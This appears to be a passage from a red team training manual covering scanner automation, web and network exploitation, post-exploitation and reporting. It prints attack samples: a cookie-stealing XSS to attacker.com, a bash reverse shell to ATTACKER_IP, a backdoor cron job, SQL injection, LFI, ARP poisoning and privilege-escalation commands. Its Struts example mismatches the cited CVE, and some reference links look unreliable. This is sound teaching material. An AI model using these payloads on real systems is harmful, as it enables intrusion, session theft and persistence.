OpenVAS (Greenbone Vulnerability Manager)

Overview:
OpenVAS is an open-source vulnerability scanner and management tool capable of comprehensive network vulnerability assessments. It provides regularly updated vulnerability feeds and supports automated scanning, report generation, and management via command-line tools and APIs.

Installation (Debian/Ubuntu):

```
sudo apt update
sudo apt install openvas
sudo gvm-setup        # Set up OpenVAS/GVM feeds and services
sudo gvm-check-setup  # Verify proper setup
sudo systemctl start gvmd
sudo systemctl enable gvmd
sudo systemctl start gsad
```

Basic Usage:

- Access the web interface via `https://<your-server-ip>:9392` to create scan targets, tasks, and launch scans.
- Use `gvm-cli` for CLI management and automation.

Automation Example - Shell Script:

```
#!/bin/bash

TARGET_IP="192.168.1.100"
TASK_NAME="AutomatedScan-$TARGET_IP"

# Create target
TARGET_ID=$(gvm-cli socket --xml "<create_target>
<name>$TARGET_IP</name><hosts>$TARGET_IP</hosts></create_target>" |
grep -oP '(?<=<id>)[^<]+')

# Create task with target ID
TASK_ID=$(gvm-cli socket --xml "<create_task>
<name>$TASK_NAME</name><target id=\"$TARGET_ID\"/></create_task>" |
grep -oP '(?<=<id>)[^<]+')

# Start the scan task
gvm-cli socket --xml "<start_task task_id=\"$TASK_ID\"/>"

echo "Scan started with Task ID: $TASK_ID"

# Wait for scan completion (example: 10 min wait, adjust as needed)
sleep 600

# Get report ID
REPORT_ID=$(gvm-cli socket --xml "<get_tasks task_id=\"$TASK_ID\"
details=\"1\"/>" | grep -oP '(?<=<report id=\")[^\"]+')

# Download report in XML format
gvm-cli socket --xml "<get_reports report_id=\"$REPORT_ID\"
format_id=\"c1645568-627a-11e3-a660-406186ea4fc5\"/>" >
scan_report.xml

echo "Report downloaded as scan_report.xml"
```

Python Automation with `gvm-tools`:

```
from gvm.connections import UnixSocketConnection
from gvm.protocols.gmp import Gmp

TARGET_IP = '192.168.1.100'
TASK_NAME = f'AutomatedScan-{TARGET_IP}'

def main():
    with UnixSocketConnection() as connection:
        with Gmp(connection) as gmp:
            gmp.authenticate('admin', 'password')  # Replace with
your credentials

            target = gmp.create_target(name=TARGET_IP, hosts=
[TARGET_IP])
            target_id = target.get('id')

            task = gmp.create_task(name=TASK_NAME,
target_id=target_id)
            task_id = task.get('id')

            gmp.start_task(task_id)
            print(f'Scan started with Task ID: {task_id}')

            # Implement task status polling here

if __name__ == '__main__':
    main()
```

Nessus

Overview:
Nessus is a widely-used commercial vulnerability scanner with a user-friendly interface and powerful API for scan management. It offers extensive vulnerability detection capabilities and integration options for automated workflows.

Installation (Linux):

- Download from Tenable's website: https://www.tenable.com/downloads/nessus
- Install via package manager after download, e.g., `dpkg -i Nessus-<version>.deb`
- Start and enable the service:

```
sudo systemctl start nessusd
sudo systemctl enable nessusd
```

- Complete initial web-based setup at `https://<server-ip>:8834`

Basic Usage:

- Use the web UI for scan creation, launch, and reporting.
- Use the REST API for automation.

API Automation Example - Shell Script with curl:

```
#!/bin/bash

NESSUS_URL="https://localhost:8834"
API_ACCESS_KEY="your-access-key"
API_SECRET_KEY="your-secret-key"
TARGET_IP="192.168.1.100"

# Replace with appropriate scan template UUID from your Nessus
TEMPLATE_UUID="abeb8d7f-68b3-4ed8-99e6-3d7744f3a7a8"

SCAN_JSON=$(cat <<EOF
{
  "uuid": "$TEMPLATE_UUID",
  "settings": {
    "name": "Automated Scan $TARGET_IP",
    "text_targets": "$TARGET_IP"
  }
}
EOF
)
```

```
# Create scan
SCAN_ID=$(curl -k -X POST "$NESSUS_URL/scans" \
  -H "X-ApiKeys: accessKey=$API_ACCESS_KEY;
secretKey=$API_SECRET_KEY" \
  -H "Content-Type: application/json" \
  -d "$SCAN_JSON" | jq -r '.scan.id')

echo "Created scan ID: $SCAN_ID"

# Launch scan
curl -k -X POST "$NESSUS_URL/scans/$SCAN_ID/launch" \
  -H "X-ApiKeys: accessKey=$API_ACCESS_KEY;
secretKey=$API_SECRET_KEY"

echo "Scan launched."

# Wait for scan to complete (adjust timing as necessary)
sleep 600

# Export scan report
curl -k -X GET "$NESSUS_URL/scans/$SCAN_ID/export" \
  -H "X-ApiKeys: accessKey=$API_ACCESS_KEY;
secretKey=$API_SECRET_KEY" \
  -o nessus_report.nessus

echo "Report downloaded as nessus_report.nessus"
```

Nikto

Overview:
Nikto is a free, open-source web server scanner that performs comprehensive tests against web servers for vulnerabilities such as outdated software, insecure configurations, and dangerous files.

Installation:

```
sudo apt update
sudo apt install nikto
```

Basic Usage:

```
nikto -h http://192.168.1.100
```

Automation Example - Shell Script:

```
#!/bin/bash

TARGET_URL="http://192.168.1.100"
OUTPUT_FILE="nikto_scan_$(date +%Y%m%d_%H%M%S).txt"

nikto -h "$TARGET_URL" -output "$OUTPUT_FILE"

echo "Nikto scan completed. Results saved in $OUTPUT_FILE"
```

- Use **OpenVAS** or **Nessus** for broad vulnerability scans covering hosts and network services.
- Use **Nikto** for focused web application and server vulnerability assessments.
- Automate scans using provided scripts for consistency and efficiency.
- Parse and analyze scan reports to prioritize high-impact vulnerabilities.
- Always operate within your defined rules of engagement and with proper authorization.

4: Manual Vulnerability Assessment Techniques

In addition to automated scanning, manual vulnerability assessment techniques play a crucial role in identifying complex or unique vulnerabilities that may not be detected by automated tools. Manual assessment requires a deeper understanding of system architecture, security principles, and hands-on testing. This chapter covers key manual techniques essential to thorough red team vulnerability assessments.

4.1 Manual Web Application Testing

Manual testing of web applications allows for the identification of vulnerabilities that may not be detected by automated scanners. It involves hands-on techniques such as injection attacks, cross-site scripting (XSS), security misconfigurations, and business logic flaws. By actively interacting with the web application, red teamers can uncover

vulnerabilities that require human intervention to exploit.

- **Common Testing Techniques:**
    - Injection attacks (SQL, command, LDAP, etc.)
    - Cross-site scripting (XSS)
    - Cross-site request forgery (CSRF)
    - Authentication and session management flaws
    - Security misconfigurations
    - Business logic vulnerabilities
- **Reference:** OWASP Testing Guide available at https://owasp.org/www-project-web-security-testing-guide/

4.2 Configuration Review

Reviewing system configurations is an important step in vulnerability assessment. It involves analyzing configuration settings of operating systems, applications, and network devices to identify misconfigurations that can lead to security vulnerabilities. Common areas of focus include:

- Password and account policies
- Access control lists and permissions
- Encryption settings and certificate validation
- Logging and monitoring configurations
- Network device settings such as firewall rules and SNMP settings
- **Reference:** CIS Benchmarks available at https://www.cisecurity.org/cis-benchmarks/

4.3 Manual Network Scanning and Enumeration

Manual network scanning and enumeration techniques extend beyond automated port scanning to uncover additional vulnerabilities and gain deeper insight into the target environment.

- **Tools and Methods:**
    - Use of Nmap with customized scan parameters and scripts
      Command line example:

```
# Perform a comprehensive Nmap scan covering all
ports with service detection and default scripts
$ nmap -p- -sV -sC -oA output_file target_ip
```

    - Enumeration of services using banner grabbing, SNMP queries, SMB shares, etc.
    - Identification of non-standard services or hidden ports not detected by automated scans
    - Crafting custom scripts to probe application-specific vulnerabilities
- **Reference:** Nmap Documentation available at https://nmap.org/book/man.html

4.4 Source Code Review

When source code is accessible, manual review is critical to discover vulnerabilities that are not apparent during black-box testing.

- **Focus Areas:**
    - Hardcoded credentials or secrets
    - Use of unsafe functions (e.g., `eval()`, `exec()`, string concatenation in queries)
    - Lack of input validation and output sanitization
    - Error handling and logging exposing sensitive information
    - Implementation of cryptographic functions and key management
- This activity requires strong programming knowledge and familiarity with secure coding best practices.

4.5 Social Engineering Reconnaissance (Manual Recon)

Manual reconnaissance leverages open source intelligence (OSINT) gathering, human intelligence, and physical security checks to identify exploitable weaknesses.

- **Common Techniques:**
    - Email harvesting and spear-phishing preparation
    - Public record and social media analysis
    - Physical observation of premises and security controls
    - Mapping organizational structure and key personnel

- These methods complement technical assessments by targeting human and physical security layers.

4.6 Timing and Behavioral Analysis

Manual testing sometimes involves analyzing timing and system behavior to detect subtle vulnerabilities.

- **Examples:**
    - Blind SQL injection detection through response time variation
    - Side-channel attack assessment by observing resource consumption
    - Race condition identification via concurrent access testing
- Such analysis requires precise observation and often specialized tools or scripting.

4.7 Manual Exploit Development and Testing

To validate and measure the impact of vulnerabilities, red teamers may develop custom proof-of-concept exploits or payloads.

- This step moves beyond identification into controlled exploitation.
- It requires deep technical expertise in target platforms, exploitation techniques, and safe testing practices.
- Provides valuable insight into real-world risk and aids stakeholders in understanding urgency.

4.8 Ethical Considerations and Scope Control

Due to the potential risks introduced by manual testing - such as system instability or data corruption - strict adherence to the rules of engagement and ethical standards is mandatory.

- Clearly define testing scope and obtain explicit authorization.
- Maintain open communication with stakeholders to manage risk.
- Document all manual testing activities thoroughly for transparency and accountability.

Manual vulnerability assessment techniques provide a deeper and more nuanced understanding of the security posture of target systems than automated scans alone. They require a high level of expertise, hands-on testing, and careful ethical considerations. By combining these manual methods with automated scanning, red team engagements achieve comprehensive vulnerability coverage and actionable results.

5. Exploitation

Exploitation represents one of the pivotal phases within red team engagements and penetration testing operations. During this stage, identified vulnerabilities - whether discovered through prior reconnaissance, scanning, or manual analysis - are actively leveraged to gain unauthorized access, elevate privileges, or exert control over the target system or network. The exploitation phase transforms theoretical weaknesses into actionable footholds, enabling further exploration and control of the compromised environment.

In the broader context of red teaming, exploitation is not an isolated act of breaching security controls but a carefully executed step within a chain of activities that culminate in achieving the engagement's defined objectives. These objectives may include accessing sensitive data, demonstrating the ability to move laterally within a network, or validating the effectiveness of security controls and incident response capabilities.

Effective exploitation requires a deep understanding of the target system's architecture, operating systems, application frameworks, network configurations, and security mechanisms. Attackers often exploit a wide range of vulnerability types, including but not limited to software bugs, misconfigurations, weak authentication mechanisms, insecure protocols, and flawed business logic.

This section of the manual presents a comprehensive examination of exploitation methodologies across multiple domains. It begins by covering web application exploitation, addressing common and complex vulnerabilities that impact web-facing services. Following this, network exploitation techniques are explored, detailing methods for targeting vulnerable network protocols and services. Finally, post-exploitation strategies are discussed to illustrate how attackers maintain persistence, escalate privileges, and expand their presence within the compromised environment.

By understanding these exploitation techniques in depth, red team operators and security professionals can better anticipate attacker behavior, develop more effective detection mechanisms, and implement stronger defensive controls. Furthermore, this knowledge reinforces the importance of integrating exploitation awareness into vulnerability

management and risk mitigation processes, ultimately enhancing the overall security posture of an organization.

5.1 Web Application Exploitation

Web applications represent a substantial and often complex attack surface due to their accessibility, diverse functionalities, and frequent exposure to external users over the internet. As such, they are common targets for adversaries seeking to compromise systems, extract sensitive information, or achieve unauthorized control. Understanding the mechanisms of web application exploitation is vital for red team operators to effectively identify, exploit, and ultimately help remediate such vulnerabilities.

The exploitation of web applications typically involves leveraging input validation weaknesses, logic flaws, or misconfigurations that allow attackers to manipulate application behavior in unintended ways. These vulnerabilities can range from classic injection flaws to complex chained attacks that bypass authentication or execute arbitrary commands on the server or client side.

Below are some of the most prevalent and impactful web application exploitation techniques frequently encountered in red team engagements:

5.1.1 SQL Injection (SQLi)

SQL Injection remains one of the most dangerous and widely exploited web vulnerabilities. It occurs when an application fails to properly sanitize or parameterize user-supplied input that is incorporated into SQL queries. An attacker can craft malicious input that alters the intended query logic, resulting in unauthorized database access, data exfiltration, or command execution on the backend database server.

Mechanism:

By injecting SQL control characters or logical conditions (such as `' OR '1'='1`), attackers can manipulate the WHERE clause of a query to always evaluate as true, bypassing authentication checks or extracting sensitive data.

Example:

A login form vulnerable to SQL injection might be tricked as follows:

```
Username: admin' OR '1'='1
Password: any_password
```

The resulting SQL query might look like:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' AND
password='any_password';
```

Because `'1'='1'` is always true, this query returns all rows, potentially granting access without valid credentials.

Mitigation:

Mitigation requires employing parameterized queries or prepared statements, using stored procedures, and avoiding dynamic query construction with unsanitized inputs.

Online Resource:

OWASP SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

5.1.2 Cross-Site Scripting (XSS)

Cross-Site Scripting is a client-side code injection attack where malicious scripts are injected into web pages viewed by other users. Successful XSS attacks can result in session hijacking, credential theft, or unauthorized actions performed on behalf of the victim user.

Types of XSS:

- **Stored XSS:** Malicious script is permanently stored on the target server, e.g., in a database.
- **Reflected XSS:** Malicious script is reflected off a web server via user input, such as a crafted URL.
- **DOM-based XSS:** Vulnerability exists in client-side scripts manipulating the DOM.

Example:

Injecting a script to steal cookies might look like this:

```
<script>document.location='http://attacker.com/steal.php?
cookie='+document.cookie;</script>
```

When executed in a victim's browser, this script transmits their session cookies to an attacker-controlled server.

Mitigation:

Effective mitigation involves rigorous input validation, context-sensitive output encoding, the use of Content Security Policy (CSP) headers, and secure handling of user-generated content.

Online Resource:

OWASP XSS Prevention Cheat Sheet:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

5.1.3 File Inclusion Exploitation

File inclusion vulnerabilities occur when an application incorporates files dynamically based on user input without adequate validation or sanitization. These vulnerabilities are often categorized as:

- **Local File Inclusion (LFI):** Inclusion of files from the local filesystem.
- **Remote File Inclusion (RFI):** Inclusion of files from external sources.

Attackers exploit these vulnerabilities to execute arbitrary code, read sensitive files, or escalate privileges.

Example:

By manipulating the URL parameter as shown below, an attacker might traverse directory structures to access sensitive system files:

```
http://target.com/?page=../../../../etc/passwd
```

If the application does not sanitize the `page` parameter, it may include the contents of `/etc/passwd`, exposing system user information.

Mitigation:

Mitigations include validating and restricting file paths, employing allowlists, disabling remote file inclusion capabilities, and ensuring the application runs with least privilege.

Online Resource:

OWASP Local File Inclusion Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/File_Inclusion_Prevention_Cheat_Sheet.html

The techniques discussed above represent foundational exploitation vectors within web applications, yet they only scratch the surface of the broader threat landscape. Red teamers must combine technical expertise, creativity, and up-to-date knowledge of emerging vulnerabilities to effectively identify and exploit these weaknesses.

Crucially, mitigating these vulnerabilities requires developers and security professionals to adopt secure coding practices, perform thorough input validation, apply contextual output encoding, and maintain continuous security testing throughout the software development lifecycle.

This comprehensive understanding and disciplined approach to web application exploitation and defense contribute significantly to the resilience and security of modern web environments.

5.2 Network Exploitation

Network exploitation is the process of leveraging weaknesses in network protocols, services, or configurations to gain unauthorized access to systems, escalate privileges, and exfiltrate sensitive data. Unlike web application attacks, which are typically confined to the application layer, network exploitation often targets the underlying infrastructure, including operating systems, network daemons, and inter-host communication protocols.

Red teamers must be proficient in identifying misconfigured services, insecure default settings, and exploitable daemons across both local and wide area networks. Exploiting network vulnerabilities not only provides a foothold into a system, but it often serves as a pivot point for lateral movement, escalation, or deeper infiltration into an organization's infrastructure.

Below are some key categories of network exploitation techniques used during red team operations.

5.2.1 Remote Code Execution (RCE)

Remote Code Execution (RCE) vulnerabilities allow an attacker to remotely execute arbitrary commands or code on a target system. These are among the most critical types of vulnerabilities due to their potential for immediate compromise of the target host. RCE flaws are typically found in poorly designed web backends, outdated software versions, or unvalidated input handling in services such as RPC, SOAP, or file upload handlers.

Tactics:

- Exploiting unsafe `eval()` statements or command injections in APIs
- Targeting deserialization flaws (e.g., in Java or PHP applications)
- Exploiting known CVEs with available proof-of-concept code or Metasploit modules

Example:

A real-world case was CVE-2017-5638 - a Remote Code Execution vulnerability in Apache Struts 2. A crafted request could trigger command execution due to insecure OGNL expression handling.

```
curl -X POST -H "Content-Type: application/xml" \
--data '<map><entry><jdk.nashorn.internal.objects.NativeString>
<flags>0</flags><value
class="com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl">
<_bytecodes><byte-array>...</byte-array></_bytecodes>
<_name>Exploit</_name><_tfactory/><_outputProperties/>
<_name>Exploit</_name></value>
</jdk.nashorn.internal.objects.NativeString></entry></map>' \
http://target.com/struts2-vuln-endpoint.action
```

This payload exploits unsafe deserialization, resulting in execution of attacker-supplied bytecode.

Mitigation:

- Regularly update vulnerable frameworks and libraries
- Disable dangerous endpoints or features unless required
- Deploy web application firewalls (WAFs) to detect common RCE payloads

Online Resource:

Metasploit Unleashed – Exploit Development
https://www.metasploitunleashed.com/Exploit_Development

5.2.2 Exploiting Weak Network Services

Insecure or unmaintained network services are a goldmine for attackers. Many organizations still deploy services with weak encryption, outdated binaries, or insecure default credentials. Services like Telnet, FTP, SMBv1, and older SSH daemons offer numerous paths to exploitation.

Common Vulnerabilities:

- Default or hardcoded credentials
- Anonymous access to shared resources
- Buffer overflows in legacy daemons
- Remote unauthenticated command execution

Example:

The infamous backdoor vulnerability in `vsftpd` 2.3.4, which allows code execution after a specially crafted login string:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS target_ip
run
```

Upon successful execution, a root shell is spawned on TCP port 6200.

Mitigation:

- Disable unused or legacy services (e.g., Telnet, SMBv1)
- Apply the principle of least privilege to service accounts
- Use host-based firewalls to restrict access to critical services

Online Resource:

Metasploit Framework Documentation
https://www.metasploitunleashed.com/Documentation

5.2.3 Man-in-the-Middle (MitM) Attacks

Man-in-the-Middle (MitM) attacks intercept or alter communication between two endpoints without their knowledge. These attacks can be passive (eavesdropping) or active (modifying traffic), and are especially effective in poorly segmented or unencrypted network environments.

Techniques:

- ARP poisoning / ARP spoofing on local networks
- DHCP spoofing to inject malicious DNS servers
- SSL stripping to downgrade HTTPS to HTTP
- DNS spoofing for redirecting victims to malicious servers

Example:

ARP poisoning with Ettercap in remote MitM mode:

```
ettercap -T -q -M arp:remote /192.168.1.10/ /192.168.1.1/
```

This command intercepts traffic between the victim (`192.168.1.10`) and the gateway (`192.168.1.1`), enabling sniffing, packet injection, or session hijacking.

Advanced Tools:

- **Bettercap**: Modern, modular MitM platform with HTTPS hijacking, credential harvesting, and proxying capabilities.
- **Responder**: Captures NTLM hashes via LLMNR/NBT-NS spoofing.
- **mitmproxy**: Interactive HTTPS-capable proxy for inspecting and modifying traffic in real time.

Mitigation:

- Use static ARP entries on critical systems
- Enforce mutual TLS authentication for sensitive communications
- Implement network segmentation and VLAN isolation

Online Resource:

Bettercap Documentation
https://www.bettercap.org/docs/

Network exploitation is a powerful stage in the red team kill chain, often enabling deeper infiltration and access to high-value targets. While web exploitation is typically constrained to the application layer, network exploitation touches on systemic weaknesses in services, protocols, and architecture.

Key takeaways:

- Always enumerate services deeply before attempting exploitation
- Prioritize known exploits and CVEs for the quickest path to access
- Combine network exploitation with social engineering or phishing for initial footholds
- Use caution during live engagement to avoid disrupting services or triggering IDS alerts

A successful red team operator must be proficient not only in identifying technical vulnerabilities, but also in understanding the real-world context in which those services operate. Network exploitation requires patience, discipline, and a deep understanding of how services are designed - and more importantly - how they fail.

5.3 Post-Exploitation Techniques

Once exploitation is successful, post-exploitation begins. This critical stage enables the red team to consolidate access, extract value from the compromise, and prepare for further objectives such as persistence, privilege escalation, or lateral movement. Although these techniques will be explored in depth in Chapter 6, a brief overview is presented here to establish context within the overall exploitation workflow.

5.3.1 Privilege Escalation

Privilege escalation involves elevating access rights on a compromised system. This may be necessary when the initial foothold was gained under a low-privileged user account. By exploiting misconfigurations, vulnerable binaries, or kernel-level flaws, red teamers can gain administrative or root privileges, allowing unrestricted access to the host.

- Common tools: `LinPEAS`, `WinPEAS`, `LinEnum`
- Typical vectors: SUID misconfigurations, unpatched local exploits, insecure service permissions

Reference:
GTFOBins – Unix Primitives for Escalation
https://gtfobins.github.io/

5.3.2 Lateral Movement

Lateral movement enables an attacker to pivot from one compromised host to others within the target environment. This is often necessary in complex environments where high-value assets are segmented or protected by internal controls. Techniques may include SMB relay, pass-the-hash, or leveraging trusted SSH keys and RDP credentials.

- Tools commonly used: `Impacket`, `CrackMapExec`, Metasploit's `psexec` module

Reference:
Metasploit Unleashed – Pivoting and Lateral Movement
https://www.metasploitunleashed.com/Networking

5.3.3 Data Exfiltration

Data exfiltration refers to the unauthorized transfer of data from a compromised system to attacker-controlled infrastructure. Depending on the level of access and detection risk, this may involve covert DNS channels, encrypted tunnels (e.g., SSH, HTTPS), or steganographic techniques.

- Typical methods: `scp`, `rsync`, `curl`, or DNS tunneling tools like `iodine`
- Considerations: bandwidth limitations, anomaly detection, encrypted exfil channels

Reference:
OWASP Data Exfiltration Prevention Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Data_Exfiltration_Cheat_Sheet.html

Note: Each of these areas will be explored in detail in Chapter 6, including the associated tooling, detection avoidance, and real-world tactics. This section serves only to provide a high-level orientation to the activities that follow successful exploitation.

6. Post-Exploitation

Post-exploitation is a critical phase in red team operations. Unlike the initial exploitation phase - focused on establishing a foothold - post-exploitation is concerned with deepening control over the environment, gathering intelligence, maintaining access, and escalating privileges. It is in this phase that the attacker transitions from opportunist to operator, capitalizing on the initial breach to achieve long-term objectives and inform broader operational decisions.

This chapter outlines several post-exploitation strategies, including maintaining access to compromised systems, gathering valuable intelligence, and escalating privileges - all with the goal of expanding the attacker's capabilities within the target environment.

6.1 Maintaining Access

Once a system has been compromised, it is often necessary to establish mechanisms that allow the attacker to re-enter the system after disconnection, reboot, or network changes. Maintaining access involves deploying reliable and stealthy persistence techniques, ensuring continuity of control without triggering security mechanisms.

6.1.1 Backdoors and Shells

A common technique involves deploying a reverse shell or backdoor that "calls home" to the attacker's machine, establishing a control channel from the inside out. Tools such as Netcat, Socat, and web shells provide simple and effective means for this purpose.

Example – Reverse Shell via Netcat:

On the attacker's machine:

```
nc -nvlp 4444
```

On the compromised target:

```
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```

This technique creates an interactive reverse shell session. While simple, it is noisy and likely to be caught by intrusion detection systems (IDS) unless obfuscated or tunneled over an encrypted channel.

Reference:
PTES – Post-Exploitation
http://www.pentest-standard.org/index.php/Post_Exploitation

6.1.2 Persistence Mechanisms

Persistent access allows for long-term control of a compromised system, even after system restarts or administrative intervention. Persistence can be established through:

- Cron jobs or scheduled tasks
- Startup script modifications
- DLL injection or service creation
- Registry modifications (on Windows)
- Implanting a rootkit or trojanized binary

Example – Persistent Cron Job:

```
crontab -e
# Add the following line:
@reboot /usr/local/bin/backdoor.sh
```

This configuration ensures that `backdoor.sh` is executed on every reboot. More advanced persistence may involve injecting code into existing services or exploiting autorun features on misconfigured systems.

Reference:
OWASP Cheat Sheet – Backdoors and Command Injection
https://cheatsheetseries.owasp.org/cheatsheets/Backdoors_and_Command_Injection_Cheat_Sheet.html

6.2 Information Gathering

Once access is maintained, the attacker typically shifts focus to internal reconnaissance. This phase provides critical context about the environment: system roles, user privileges, network topology, installed software, patch levels, and more. The information collected here feeds into privilege escalation, lateral movement, and data exfiltration strategies.

6.2.1 System Enumeration

System enumeration involves harvesting local system details, such as:

- OS version and patch level
- User accounts and group memberships
- Running processes and installed software
- Logged-in users and uptime

Example – Windows:

```
systeminfo
```

Example – Linux:

```
uname -a
id
whoami
ps aux
```

Reference:
Windows Command Line – SystemInfo
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo

6.2.2 Network Enumeration

Network enumeration helps identify accessible systems, open ports, trust relationships, and potential lateral movement targets.

Linux Example:

```
ifconfig
ip a
ip route
arp -a
netstat -tulnp
```

Windows Example:

```
ipconfig /all
netstat -ano
arp -a
```

Enumeration may also include DNS queries, service banner grabbing, or using tools like `nmap`, `responder`, or `net view` to map reachable hosts and resources.

Reference:
Linux Networking Commands
https://linuxize.com/post/linux-networking-commands/

6.2.3 File System Exploration

A thorough search of the file system can reveal configuration files, credential stores, logs, SSH keys, sensitive documents, and command histories.

Common Targets:

- `/etc/passwd`, `/etc/shadow` (Linux)
- `C:\Users\*\AppData` (Windows)
- `.bash_history`, `.ssh/`, `.git/`, or log directories

Command Example:

```
ls -alh /home/
cat ~/.bash_history
```

Reference:
Linux Command Line – File and Directory Operations
https://linuxize.com/post/linux-ls-command/

6.2.4 LinPEAS

`LinPEAS` is part of the Privilege Escalation Awesome Scripts Suite (PEASS). It automates the discovery of local privilege escalation opportunities in Linux systems. It checks for misconfigurations, SUID binaries, vulnerable packages, exposed passwords, and more.

Example Usage:

```
./linpeas.sh
```

The output can be extensive and is best reviewed in a terminal pager or exported to a file.

Reference:
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

6.3 Privilege Escalation

Privilege escalation is the act of obtaining higher-level permissions on a system than those initially granted by the exploit or default access. This is one of the most valuable post-exploitation goals, as it can turn a limited-user shell into full administrative control.

6.3.1 Kernel Exploitation

Kernel exploits target vulnerabilities in the core of the operating system. These often require knowledge of kernel versions, patch levels, and security mitigations.

Example – Dirty COW (CVE-2016-5195):

```
gcc -pthread dirtycow.c -o dirtycow
./dirtycow
```

This exploit abuses a race condition in the kernel's memory subsystem to write to read-only files.

Reference:
https://dirtycow.ninja/

6.3.2 Misconfigured File Permissions

Improper file permissions can expose sensitive binaries or scripts to unauthorized users. For example, a SUID binary owned by root but writable by all users is a critical flaw.

Find World-Writable Files:

```
find / -perm -2 -type f 2>/dev/null
```

Or identify files with the SUID bit set:

```
find / -perm -4000 -type f 2>/dev/null
```

These may include escalation vectors via unintended binary behavior.

Reference:
GTFOBins – Unix Primitives for Escalation
https://gtfobins.github.io/

6.3.3 Exploiting Weak Service Configurations

On Linux and Unix systems, `sudo` misconfigurations often provide escalation opportunities. For example, allowing a low-privilege user to run certain binaries as root can be exploited if those binaries allow command execution.

Example – Misconfigured Sudo Rule:

```
sudo -u#-1 /bin/bash
```

This bypass abuses the numeric user ID boundary (UID -1 maps to 0/root). It will only work in poorly configured systems where `sudo` fails to validate numeric input properly.

Reference:
https://www.sudo.ws/man/1.8.27/sudoers.man.html

This chapter presented a structured overview of post-exploitation: the process of securing ongoing access, harvesting intelligence, and escalating privileges in compromised systems. Each of these areas plays a vital role in expanding the red team's operational reach. Understanding the tactics and tools involved in post-exploitation is essential for effective offensive operations - and for defenders, it offers a roadmap of what to monitor, detect, and contain.

In the next chapter, we will dive deeper into **lateral movement**, **pivoting**, **credential dumping**, **data exfiltration**, and **defense evasion** - extending the reach and persistence of red team operations across complex environments.

7. Documentation and Reporting

Documentation and reporting are critical components of any red team engagement. They serve not only as records of activity but as professional deliverables that convey technical findings, risk assessments, and remediation recommendations to a wide range of stakeholders. From the initial scoping to post-exploitation analysis, meticulous

documentation underpins repeatability, auditability, and long-term security improvements.

7.1 Documentation Best Practices

Comprehensive documentation should be maintained throughout the red team operation, not just compiled at the end. The following best practices ensure documentation is clear, usable, and actionable.

7.1.1 Scope and Rules of Engagement

Clearly define the engagement parameters:

- Systems, applications, and network segments included
- Timeframes and blackout windows
- Authorized and prohibited techniques
- Reporting expectations and confidentiality constraints

This sets the legal and operational foundation for the test and ensures alignment between the red team and stakeholders.

7.1.2 Target Inventory and Context

Maintain an up-to-date inventory of targets, including:

- IP addresses, domain names, hostnames
- Operating system and software versions
- Network architecture notes and any discovered segmentation

Use visual tools like Draw.io or Lucidchart to diagram discovered topologies.

7.1.3 Methodologies, Techniques, and Tooling

Document every step of the engagement:

- Enumeration and exploitation steps

- Custom payloads or modifications
- Tool versions and invocation parameters

This allows for reproducibility and supports forensic validation if results are ever challenged.

7.1.4 Exploitation and Post-Exploitation Actions

Log all access gained, privilege escalation paths, lateral movement methods, and persistence techniques. Each action should be tied back to its exploit vector, including:

- Command history or automation scripts
- Screenshots of shell access or sensitive file retrieval
- Artifact hashes or integrity verification outputs

7.1.5 Data Logging and Audit Trail

Maintain a live log file during active operations. Include:

- Date/time stamps
- Target and source IP addresses
- Commands issued and output
- File paths accessed or modified

Use tools like `script` on Linux or session logging in tools like Cobalt Strike or Sliver.

7.2 Reconnaissance Documentation and Analysis

Reconnaissance is the foundation of any red team operation, and its documentation provides context for all subsequent actions. The following structure offers a systematic format.

Simulated Attack Scenario – Documentation Workflow

Systematic documentation and analysis enable red teamers to identify and prioritize attack vectors. Below is a modular reporting structure for reconnaissance:

Sample Documentation Template

```
# Reconnaissance Report

## 1. Executive Summary
- Brief overview of findings
- Key vulnerabilities identified
- Risk prioritization summary

## 2. OSINT Findings
- Employee info
- Public domains & IPs
- Social media insights

## 3. DNS Enumeration
- Subdomains discovered
- Zone transfer results

## 4. Port Scanning Results
| Port | Service      | Version       | Status   |
|------|--------------|---------------|----------|
| 22   | SSH          | OpenSSH 7.9p1 | Open     |
| 80   | HTTP         | Apache 2.4.41 | Open     |

## 5. Vulnerability Scans
- Summary of critical CVEs
- Misconfigurations

## 6. Analysis and Recommendations
- Identified attack vectors
- Risk rating and prioritization
- Remediation advice

## 7. Appendices
```

```
- Raw scan outputs
- Supporting data
```

Tools for Documentation

- **Markdown Editors**: VS Code, Typora
- **Diagramming**: Draw.io, yEd, Graphviz
- **Version Control**: Git
- **Data Processing**: Excel, LibreOffice Calc
- **Collaborative Reporting**: Dradis, DefectDojo, Markdown + GitHub/Gitea

7.3 Analysis, Attack Vector Development, and Risk Prioritization

Once reconnaissance data has been collected, it must be interpreted and cross-referenced.

Pattern Analysis

- Identify recurring weaknesses (e.g., exposed services, reused credentials)
- Map findings to the MITRE ATT&CK framework
- Highlight hygiene gaps in patch management, segmentation, or access control

Correlation of Data Points

- Cross-reference hostnames and services with OSINT profiles
- Relate discovered technologies to known CVEs and exploit code
- Overlay internal reconnaissance with external threat intelligence

Example Risk Matrix

VULNERABILITY / VECTOR	RISK LEVEL	EXPLOITABILITY	IMPACT	NOTES
Outdated SSH Version	High	Easy	Data breach	Patch ASAP

VULNERABILITY / VECTOR	RISK LEVEL	EXPLOITABILITY	IMPACT	NOTES
Publicly Exposed FTP Server	Medium	Moderate	Data leak	Restrict access
Weak DNS Configuration	Low	Difficult	Service DoS	Monitor DNS changes

7.4 Reporting Guidelines

The final report is both a deliverable and a defense artifact. It should be consumable by both technical and non-technical audiences.

7.4.1 Executive Summary

- High-level overview of findings
- Primary attack vectors identified
- Top remediation priorities

7.4.2 Scope, Rules, and Methodology

- Define tested assets and engagement rules
- Describe test phases: reconnaissance, exploitation, post-exploitation
- List tools and techniques used, noting any deviations from industry standards

7.4.3 Findings and Evidence

- Per-vulnerability breakdown
- Screenshots, PCAPs, logs, and output snippets
